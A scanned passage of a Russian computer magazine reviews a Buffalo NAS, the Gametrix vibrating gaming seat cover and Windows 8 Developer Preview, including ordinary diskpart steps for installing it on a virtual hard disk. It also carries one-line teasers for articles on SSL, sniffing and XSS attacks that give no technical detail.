Потребляемая мощность: 17 Вт
Габариты: 82 x 40 x 135 мм
Вес: 0.5 кг

«А почему бы не сделать скоростной и компактный NAS?», — подумали инженеры из Buffalo и создали накопитель на базе дисков форм-фактора 2,5 дюйма. Этот сетевой накопитель чем-то напоминает тостер: маленький, красивый и иногда жужжит. Но работает он настолько тихо, что ночью в комнате его можно и не заметить, а все потому, что компактные диски позволили обойтись без дополнительной системы охлаждения. Зато это полноценный NAS с поддержкой всех нужных протоколов, сервером iTunes, DLNA и BitTorrent-клиентом. Управление, как и у большинства устройств, осуществляется через простой web-интерфейс. Потребляет он крайне мало, а весит еще меньше — всего полкило, как зарядка от какого-нибудь ноутбука. Ты можешь выбрать девайс с белым или черным корпусом и поместить его на самом видном месте — пусть все гадают, что это такое.

Сергей Мельников




ШЕСТОЕ ЧУВСТВО

ОБЗОР ВИБРОНАКИДКИ GAMETRIX TRUE LIVE SENSE

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

Материал: ткань/кожзам
Количество вибромоторов: 6
Интерфейс: USB, 3.5 мм аудио
Комплект поставки: накидка, блок питания, кабель USB

4500 **РУБ.**





Трубка 15, прицел 120. Бац, бац, и мимо! Что, не хватает реалистичности в любимой игре? Ощущения не те? Нет тряски от взрывов, не шумит под натруженными ягодицами движок родного танка. На одних колонках да 3D-картинке далеко не уедешь, реализма в игры эти технологии добавляют, но не настолько, чтобы проникнуться процессом. Вибрирующие джойстики оставим казуалам — настоящий танкист управляет машиной исключительно при помощи клавиатуры и мыши. А чтобы ощущения от боев были приближены к боевым, рекомендуем тебе завести крайне необычный девайс — вибронакидку Gametrix True live sense.

С одной стороны все понятно: перед нами накидка, и она вибрирует. С другой, непонятно — как вибрирует, куда вибрирует? Все очень просто — Gametrix являет собой прокладку между… нет, не сиденьем и рулем, а между компьютерным креслом и, собственно, игроком. Обшита прокладка либо тканью (вариант подешевле), либо кожзамом (презентабельней). Внутри же установлены шесть вибромоторов — как в мобильнике, только гораздо больше и мощней. Часть расположена в районе спины, часть — в районе пятой точки. Собственно, это и есть так называемая «обратная связь» — на манер виброджойстиков. Только действует несколько иначе.

К компьютеру накидка подключается двумя способами — либо по USB, либо через аудиоразъем. В первом случае вибрацией управляют драйвера и сама игра, во втором происходит простая фильтрация низких частот. Грубо говоря, вибрация включается в играх и музыке от басов (хитрая идея — сажать на кресло девушек и включать Satisfaction). С помощью комплектного регулятора силу вибрации можно подкорректировать — мощь моторов такова, что при желании можно вытрясти себе всю тазобедренную часть.

Почему в начале статьи разговор зашел именно о танках? Да потому что накидка лучше всего работает с русской онлайн-игрой World of Tanks (тематика Второй мировой) — WoT нативно поддерживает вибронакидку. Ввиду этого накидка попала ко мне в руки сразу же, как приехала в редакцию — сказалось увлечение бронетехникой и вышеупомянутой игрой.

В ходе тестирования почти было смутил один момент — у Gametrix True live sense предусмотрены специальные ремешки для надежного крепления к классическому компьютерному креслу, однако мое домашнее кресло совсем не является компьютерным. Кресло как кресло, но и на нем накидка держалась очень надежно.

Простая и быстрая установка драйверов, запуск игры, в которой автоматически включились нужные настройки, бой. Авторитетно скажу — накидка Gametrix, конечно, далека от реальных ощущений в танке. Но, тем не менее, это единственное и лучшее решение для того, чтобы почувствовать себя механиком-водителем. При езде танка накидка тихонько вибрирует. При стрельбе или попадании снаряда в танк происходит виброудар.

Вибрация не постоянна и при движении как бы перетекает от поясницы ниже и обратно. К вибрации быстро привыкаешь и перестаешь ее замечать — казалось бы, минус. Однако Gametrix выполняет очень полезную функцию — не дает телу затекать. Как только отключаешь накидку, сразу удивляешься, как неприятно стало играть без вибрации. Привыкаешь, и отказываться не хочется. Хорошо, что и цена на накидку Gametrix очень небольшая. Несовершеннолетние танкисты будут рады. Совершеннолетние — тем более.

Preview

32 страницы журнала на одной полосе.
Тизер некоторых статей из PC_ZONE и ВЗЛОМА.

ВЗЛОМ


72

ЗВЕРСКИЙ УГОН SSL-КУКИСОВ

Еще в 2004 году Грегори В. Бард подробно рассказал о фундаментальной уязвимости в протоколах SSL 3.0 и TLS 1.0. Но так как в его работе было множество допущений, найденная брешь долгое время оставалась чисто теоретической. Перевести ее в разряд практически реализуемых лишь недавно удалось аргентинским хакерам. Написанная ими утилита BEAST менее чем за 2 минуты расшифровывала секретную кукису с индентификационной сессией PayPal, переданную по защищенному соединению. Учитывая, что большинство ресурсов по-прежнему использует старые версии протоколов и не поддерживает их новые версии, легко можно представить, сколько шума наделала эта атака.



PC ZONE



24

WINDOWS 8: ЧТО НОВОГО


Компания Microsoft продолжает делиться наработками новых ОС задолго до их релиза. Черновик будущей Windows 8 нас местами приятно удивил.



30

SUBLIME TEXT 2, ИЛИ КУНГ-ФУ КОДИНГ

Каким должен быть правильный редактор кода? У создателей этой программы свой взгляд на этот счет, который пришелся по вкусу программистам по всему миру.




36

0X4553-INTERCEPTER

Создатель убойного снифера под Windows рассказал нам о новых техниках MITM-атак, в том числе для перехвата паролей, которые должны передаваться по SSL.


ВЗЛОМ



56

БЭКДОР В БД


Интересный концепт того, как с помощью стандартной функциональности MySQL можно оставить лазейку в системе, которую не всегда легко обнаружить.



68

IFRAME: ЗАЩИТА И НАПАДЕНИЕ

На пальцах разбираемся, как связаны между собой понятия iframe, траф и загрузки. Откуда берется и как монетизируется трафик?





78

XSS: КРОСС-САЙТИМ НА ПОЛНУЮ

10 способов обхода популярных фильтров XSS-уязвимостей, 6 принципов работы с ними, 4 способа использования.

Капитан Улитка





Windows 8: что нового?

ПЕРВЫЙ ВЗГЛЯД НА БУДУЩУЮ СИСТЕМУ MICROSOFT

В Microsoft, похоже, решили повторить сценарий, успешно отработанный на Windows 7, и сделали раннюю сборку Windows 8 доступной для установки всем желающим. Мы, само собой, тут же решили пощупать нововведения Windows 8 Developer Preview своими руками.

WWW

Горячие клавиши Windows 8:
bit.ly/mXPxyQ
Патч, отключающий Metro UI:
bit.ly/nNzaN8

WARNING

Горячие клавиши Windows 8:
bit.ly/mXPxyQ
Патч, отключающий Metro UI:
bit.ly/nNzaN8

Control Panel | Personalize

Users

Wireless

Notifications

Privacy

General

Search

Share

Панель управления

WINDOWS 8 И ПЛАНШЕТЫ

Главное, во что надо поверить, —Microsoft всерьез решила сделать Windows удобной системой для планшетных устройств. Поэтому самое важное, что произошло в новой системе, — это появление нового интерфейса Metro UI, не имеющего ничего общего с прежним, и оптимизированного для управления с помощью сенсорного экрана. Новшество пускай и радикальное, но для нас пока не столь полезное. Перед командой разработчиков и дизайнеров стоит непростая задача: сделать переключение между простым Metro-интерфейсом и традиционным рабочим столом Windows как можно более легким и незаметным. Все это подчинено одной цели: чтобы новую ОС можно было использовать и там, и здесь. И на десктопных компьютерах, и на ноутбуках, и теперь вот планшетах. На последних, к слову, Windows 8 уже работает. На конференции BUILD, где представляли Developer Preview, были показаны устройства, базирующиеся на процессоре ARM.

METRO UI

Новый интерфейс Metro UI — первое, что ты видишь при загрузке системы. И это главное нововведение, признаться, поначалу пугает. После загрузки ты видишь не привычные иконки рабочего стола, а пестрые компоненты и виджеты нового Home Screen'а, который как брат-близнец напоминает интерфейс Windows Phone. Если бы ты работал на планшете, удобно было бы скроллить полоску с компонентами вправо-влево. Компоненты, как правило, представляют собой ярлык для запуска приложения, но некоторые могут отображать информацию или оповещения, связанные с программой. Они имеют разные размеры, их можно перемещать как угодно. Клик по любому приложению (скажем, RSS-аггрегатору новостей) открывает его на весь экран (чтобы закрыть его и вернуть обратно, используется клавиша Win). Все элементы увеличены и максимально заточены под то, что взаимодействовать ты с ними будешь пальцем. Короче говоря, получился эдакий уголок для планшета. Пользоваться на обычном


Metro UI

компьютере ты им едва ли будешь. Однако любое установленное приложение, для обычного интерфейса или Metro UI, попадет в этот новый экран «Start». Главное для нас сейчас, что здесь же есть замечательный компонент «Desktop», который открывает... привычный интерфейс Винды. Слава богу :). Двигаемся дальше, потому что Metro UI лучше увидеть своими глазами, пусть даже на видеоролике с Youtube'а.


ДЕСКТОПНЫЙ ИНТЕРФЕЙС

Итак, рабочий стол никуда не делся. Спасать его не надо. Перейти в традиционный режим можно и по хоткею Win + M. Но не спеши нажимать на кнопку «Start», иначе система опять вернет тебя в Metro UI. Все потому что меню «Пуск» в том понимании, к которому мы все привыкли, скорее всего в системе уже не будет. В блогах MSDN (http://bit.ly/r0SCC4) подробно рассказывается о том, как в 1992 году впервые появилось меню «Start», придя на смену «Менеджеру программ» из Windows 3.x, оно как изменялось и перерабатывалось от версии к версии Windows и как пришло к своему логическому концу. Сейчас статистика такова, что юзеры используют этот элемент интерфейса все реже и реже. Приводится подробная статистика: даже просто открывать меню в Windows 7 стали на 11% меньше, чем в Windows Vista. Пользователи практически не прикрепляют программы в «Пуске», а делают это в таскбаре. Собственно, последний теперь и будет выполнять обязанности инструмента для запуска приложений. А кнопка «Start» будет открывать тот самый Metro UI, о котором мы только что говорили.

Если навести мышкой в левый нижний угол, появится новое меню, откуда можно быстро вызвать упрощенные настройки (кстати, именно сюда запрятали кнопку для выключения компьютера — бьюсь об заклад, что ты будешь ее искать), управлять девайсами, расшаривать данные или выполнять поиск. Переработан так же режим для работы с двумя мониторами. По умолчанию он показывает Metro UI на одном дисплее и рабочий стол на втором. Если включить на обоих мониторах обычный десктоп, можно видеть, что в Windows



Дополнительное меню




Новый BSOD

БЫСТРЕЕ ИЛИ НЕ БЫСТРЕЕ?


Впрочем, первое, на что обращаешь внимание в Windows 8, — это время загрузки системы. Система грузится гораздо быстрее, и это заметно невооруженным взглядом. Microsoft несколько раз заявляла о различных оптимизациях в производительности Windows 8. Разработчики рассказывают, что им удалось сделать фундаментальные улучшения. Если Windows 7 SP1 при запуске использует около 404 Мб и 32 запущенных процесса, то текущая версия Windows 8 — всего 271 Мб и 29 процессов. Овеклокеры из Lifehacker.com решили проверить честность этих заявлений (lifehac.kr/oA2pOP) и провели несколько простых тестов на довольно хардкорной системе: Core i7 3.8 ГГц с 6 Гб оперативки, жестким диском на 2 Тб и видеокартой Nvidia GeForce 9800 GT. Результаты представлены в таблице.

	Windows 8	Windows 7
Время загрузки	0:10	0:35
Сжатие файла (~700Мб)	0:29	0:32
Распаковка файла (~700 Мб)	0:11	0:12
Кодирование фильма в Handbrake	8:06	8:15
Запуск 9 приложений	0:46	0:46
Открытие 10 вкладок в Chrome	0:07	0:07
Результат в 3dmark10	6470	6455

Получается, что самые серьезные оптимизации коснулись процесса запуска системы. Он стал в 3.5 раза быстрее (считалось время от экрана загрузки системы до появления рабочего стола). Во всем остальном особого прироста нет, но заметь, учитывая все новые навороты –хуже не стало. Наверное, и это неплохо :).



Новый таск-менеджер



Упрощенный менеджер задач

8 панель задач наконец отображается не на одном мониторе, как это было раньше, а на обоих (раньше я для этого использовал специальную тулзу MultiMonitor TaskBar). Плюс к этому система поддерживает специальные обои «dual monitor» для рабочего стола. Короче говоря, изменения в интерфейсе Windows 8 коснутся не только пользователей планшетников. К новому интерфейсу Metro ребята из Microsoft обновили и святая святых — синий экран смерти. Он же BSOD. Он же Blue screen of death. Все, что теперь отображается, — это грустный смайлик и сообщение о том, что в системе возникла проблема, поэтому компьютер необходимо перегрузить :). И мелким шрифтом обозначена очень обтекаемая формулировка проблемы, вроде HAL_INITIALIZATION_FAILED.

НОВЫЙ WINDOWS EXPLORER

Серьезно изменился облик многих привычных компонентов системы, в частности Windows Explorer. Стандартный файловый менеджер получил Ribbon-панель, как в Office 2007/2011. Для разных типов файлов в этой панели отображаются соответствующие вкладки. Например, если кликнуть на файл с изображением, то во вкладке «Manage» будут отображаться кнопки для выполнения некоторых основных преобразований. А, к примеру, для ISO-образа будут доступны кнопки для монтирования его в виде логического диска или записи на болванку (ура, и для того и для другого теперь можно обойтись без утилит вроде UltraISO). Обновилось и меню «File». Теперь из текущей папки можно запустить командную строку — как с правами пользователя, так и админа. Сильно изменилось диалоговое окно для копирования/перемещения файлов. Если включить отображения деталей, то можно увидеть симпатичную диаграмму и скорость, с которой копируются файлы. Если в данный момент выполняется несколько операций, то одну из них можно остановить, чтобы расставить приоритеты. Кстати, намного удобнее стала обработка конфликтных ситуаций. Система теперь отображает старые и новые файлы с одними и теми же именами в виде двух столбцов, чтобы выбрать файлы для замены было максимально удобно. А если речь идет об изображениях, сразу же показываются и их превьюшки.

НОВЫЙ МЕНЕДЖЕР ЗАДАЧ

Не самым кардинальным, но совершенно точно значимым нововведением Windows 8 стал переработанный таск-менеджер. Когда запускаешь его в первый раз, зрелище может слегка удивить. По умолчанию запускается очень упрощенная версия менеджера задач, с помощью которой единственное, что и можно, — это выгрузить ненужные приложения. Вместо кучи разных вкладок ты увидишь простой список запущенных приложений и одинокую кнопку «End Task». Если попытаться выгрузить из памяти Metro-приложение, оно перейдет в режим «suspended» (это происходит потому, что такие приложения не выполняются в фоновом режиме и не потребляют


БЕЗОПАСНАЯ УСТАНОВКА WINDOWS 8 НА ВИРТУАЛЬНЫЙ ЖЕСТКИЙ ДИСК

Если ты хочешь поиграться с новой системой без ущерба основой ОС, у тебя обычно есть два варианта:

1. Виртуализация. Устанавливая систему под виртуалкой, ты обрекаешь себя на то, что работать она будет... медленнее. Даже если платформа поддерживает аппаратную виртуализацию, ресурсы компьютера будут разделяться между хостовой и гостевой ОС.
2. Dual-boot. Ничего не стоит установить Windows 8 на компьютер, где уже работает, скажем, «семерка». Главное условие — инсталлить новую ОС на отдельный раздел (или жесткий диск). Но возиться с бутлоадерами и созданием нового раздела неохота. Всегда есть вероятность, что эксперимент превратится в море крови.

С появлением Windows 7 существует еще один вариант. Установить систему на виртуальный жесткий диск — VHD (Virtual Hard Drive Files). Система видит такие файлы как находящиеся на самом обычном диске, хотя на самом деле они живут внутри .vhd-файла. Получается, что идеальный вариант — поставить систему на такой виртуальный жесткий диск и работать на своем основном компьютере, не рискуя убить напрочь основную систему. Так и сделаем.

1. Нам понадобится много свободного места, чтобы создать жесткий диск. Скажем, 60 Гб. Если будет сильно меньше, то будь готов к проблемам вроде неожиданного BSOD.
2. Для установки нам понадобятся образ Windows 8 Developer Preview. Мы как обычно можем установить его с загрузочного диска или флешки. Мне нравится второй вариант, тем более что всю работу по переносу файлов из образа на флешку и настройку на ней загрузчика возьмет на себя официальная утилита от Microsoft — Windows 7 USB/DVD download tool (bit.ly/nYylp9).
3. Далее нужно создать виртуальный жесткий диск, на который мы будем выполнять установку. Для этого открываем консоль от имени администратора и запускаем утилиту diskpart:




```
C:\Windows\system32>diskpart

Microsoft DiskPart версии 6.1.7601
На компьютере: THISISSTATION

DISKPART>
create vdisk file="d:\Virtual Ma-
chines\Win8.vhd" type=expandable
maximum=60000

  Завершено (в процентах): 100

Файл виртуального диска успешно
создан с помощью программы DiskPart.
```



Создание виртуального жесткого диска

То же самое можно сделать через «Управление компьютером». Надо выбрать в дереве: «Запоминающие устройства → Управления дисками», далее меню «Действие → Создать виртуальный жесткий диск». Главное выбрать динамический тип виртуального диска.

4. Далее загружаемся с нашей флешки, и тут первый важный момент. Необходимо выбрать режим инсталляции «Custom», иначе установщик снесет твою основную систему. Я тебе предупредил. Далее следующий важный момент. Установщик предложит тебе выбрать раздел для установки системы. Так вот — не надо ничего выбирать! Надо открыть консоль (Shift + F10), запустить утилиту diskpart и примонтировать недавно созданный VHD-контейнер:

```
DISKPART> select vdisk file="d:\Vir-
tual Machines\Win8.vhd"
DISKPART> attach vdisk
```

Далее переключаемся по <ALT-TAB> обратно к выбору раздела для установки и обновляем список. Теперь ты должен увидеть раздел, у которого будет нужный нам размер. Мастер установки предупредит тебя, что не сможет установить систему на этот диск. Врет зараза! Просто нажми ОК и продолжай установку.

5. После окончания установки и перезагрузки ты увидишь совершенно новый графический бутлоадер с новым элементом меню для выбора wскать систему! Надо сказать, что это хороший расклад, потому что, если аналогичный фокус провернуть с «семеркой», придется дополнительно ковыряться с загрузчиком, чтобы тот увидел систему на VHD-диске. Тут установщик все сделал сам. Мелочь, а приятно :).

Справедливости ради стоит сказать, что можно и вовсе **обойтись без флешки** или загрузочного DVD. Идея такая:

1. Создать VHD-диск;
2. Скопировать на него все содержимое установочного образа.
3. Перезагрузить компьютер, войти в консоль восстановления (по клавише F8) и войти в существующую систему. Нам нужно примонтировать наш VHD и запустить оттуда установщик. Делаем это опять же через консоль и diskpart:

```
DISKPART> select vdisk file=d:\VMs\
Win8.vhd
DISKPART> attach vdisk
```


Перед выполнением команды лучше запустить какую-нибудь программу (например, notepad) и убедиться, что буквы дисков не поменялись (например, d: не стал f:).

4. Теперь можно запускать установщик: f:\setup. Здесь f: — буква примонтированного VHD.
5. Чтобы не убить напрочь систему, важно выбрать вариант установки «Custom». Благодаря этому, мы сможем выбрать раздел, на который будет осуществляться установка. Надо ли говорить, что этим разделом должен быть наш VHD? :)

ВОЗМОЖНОСТИ ДЛЯ ПРОГРАММИСТОВ

Дожили! :) Для создания приложений для Windows 8 теперь можно использовать довольно неожиданные варианты: например, HTML5 + Javascript. Но что еще более важно — это появление WinRT — своего рода замены устаревшей во многих отношениях Win32. Он предоставляет собой современный API для множества функций, которые ранее представлял только Win32 API. Его нельзя рассматривать как замену Win32, но вполне можно считать альтернативой. Особенности:

- Реализует новый интерфейс Metro;
- Имеет простую модель создания UI для разработчиков (не нужно больше ковыряться как с Win32);
- Все API разработаны как асинхронные;
- API выполняются в SandBox'е (поэтому создание с помощью WinRT низкоуровневых программ, скажем, для разметки диска, будет проблематично).



Доработки проводника

ресурсы). Есть и полноценный таск-менеджер. Нажав на кнопку «More details», ты увидишь старый добрый менеджер задач, который, наконец-то, серьезно прокачали. Так, список задач во вкладке «Processes» теперь наглядно делится на категории: приложения и фоновые процессы. Как и прежде, для каждого отображается количество потребляемых ресурсов — процессора и оперативной памяти, но теперь дополнительно отображаются еще индикаторы дисковой и сетевой активности. Причем ячейки в таблице меняют цвет в зависимости от интенсивности использования ресурса, поэтому сразу видно, где «гад сидит» :). Прожорливый процесс тут же можно не просто выгрузить, но еще... перезапустить (просто, но как удобно!). Утилита «Performance» также получила совершенно новый внешний облик в стиле Metro UI, и диаграммы потребления разных ресурсов теперь выше всяких похвал. Впервые появилась вкладка «App History»: на ней отражается статистика используемых тобой приложений. Причем для каждого подсчитывается суммарное количество потребления (например, процессорного времени). Вероятно, эти данные могут быть полезны, чтобы оптимизировать время работы от аккумулятора (отказавшись от каких-то особо требовательных к ресурсам приложений). Вкладка «Startup» должна была появиться в менеджере задач еще лет десять назад, но появилась сейчас — и это уже хорошо. В самом деле, всегда было понятно, что возможность убрать лишнее из списка приложений, которые запускаются вместе с системой, должна быть прямо в менеджере задач. И вот свершилось.


LOCK SCREEN И СИНХРОНИЗАЦИЯ

Новый lock-скрин намного интереснее своего унылого предшественника. На красивой картинке разбросаны виджеты с полезной информацией вроде текущего времени и количества непрочитанных сообщений. Опять не обошлось без заточенности под планшетники: чтобы разблокировать систему, необходимо пролистнуть экран вверх. Помимо обычного ввода пароля, есть довольно любопытный вариант входа в систему — «пароль из картинки». Идея в том, чтобы не вводить символьный PIN, а, глядя на картинку, в правильной последовательности нажать на строго определенные ее части. Надо ли говорить, для чего это может понадобиться? :) Для входа в систему теперь можно использовать Windows Live ID, и это неспроста. Если покопаться в настройках, нельзя не заметить раздел «Sync PC Settings». Это новая фича, позволяющая синхронизировать настройки с другими девайсами Windows 8, используя аккаунт Windows Live ID. Чтобы иметь одинаковые настройки на разных компьютерах, достаточно использовать для входа один и тот же аккаунт Windows Live. Заметь, что возможность входа по обычным, то есть локальным учеткам, сохранилась. Помимо настроек через облако могут быть синхронизированы также адресная книга, фотографии, данные из SkyDrive.

БОНУСЫ НАПОСЛЕДОК

Сценарий, когда смелым пользователям предлагается поиграть с новой системой и косвенно повлиять на то, что будет реализовано в релизе, очень радует. Очевидно, что в Windows 8 сохранится преемственность, но появятся и новые кардинальные функции. Уже сейчас изменений довольно много, и это даже не бета-версия. Напоследок хочу перечислить некоторые другие бонусы, о которых я не рассказал в рамках материала:

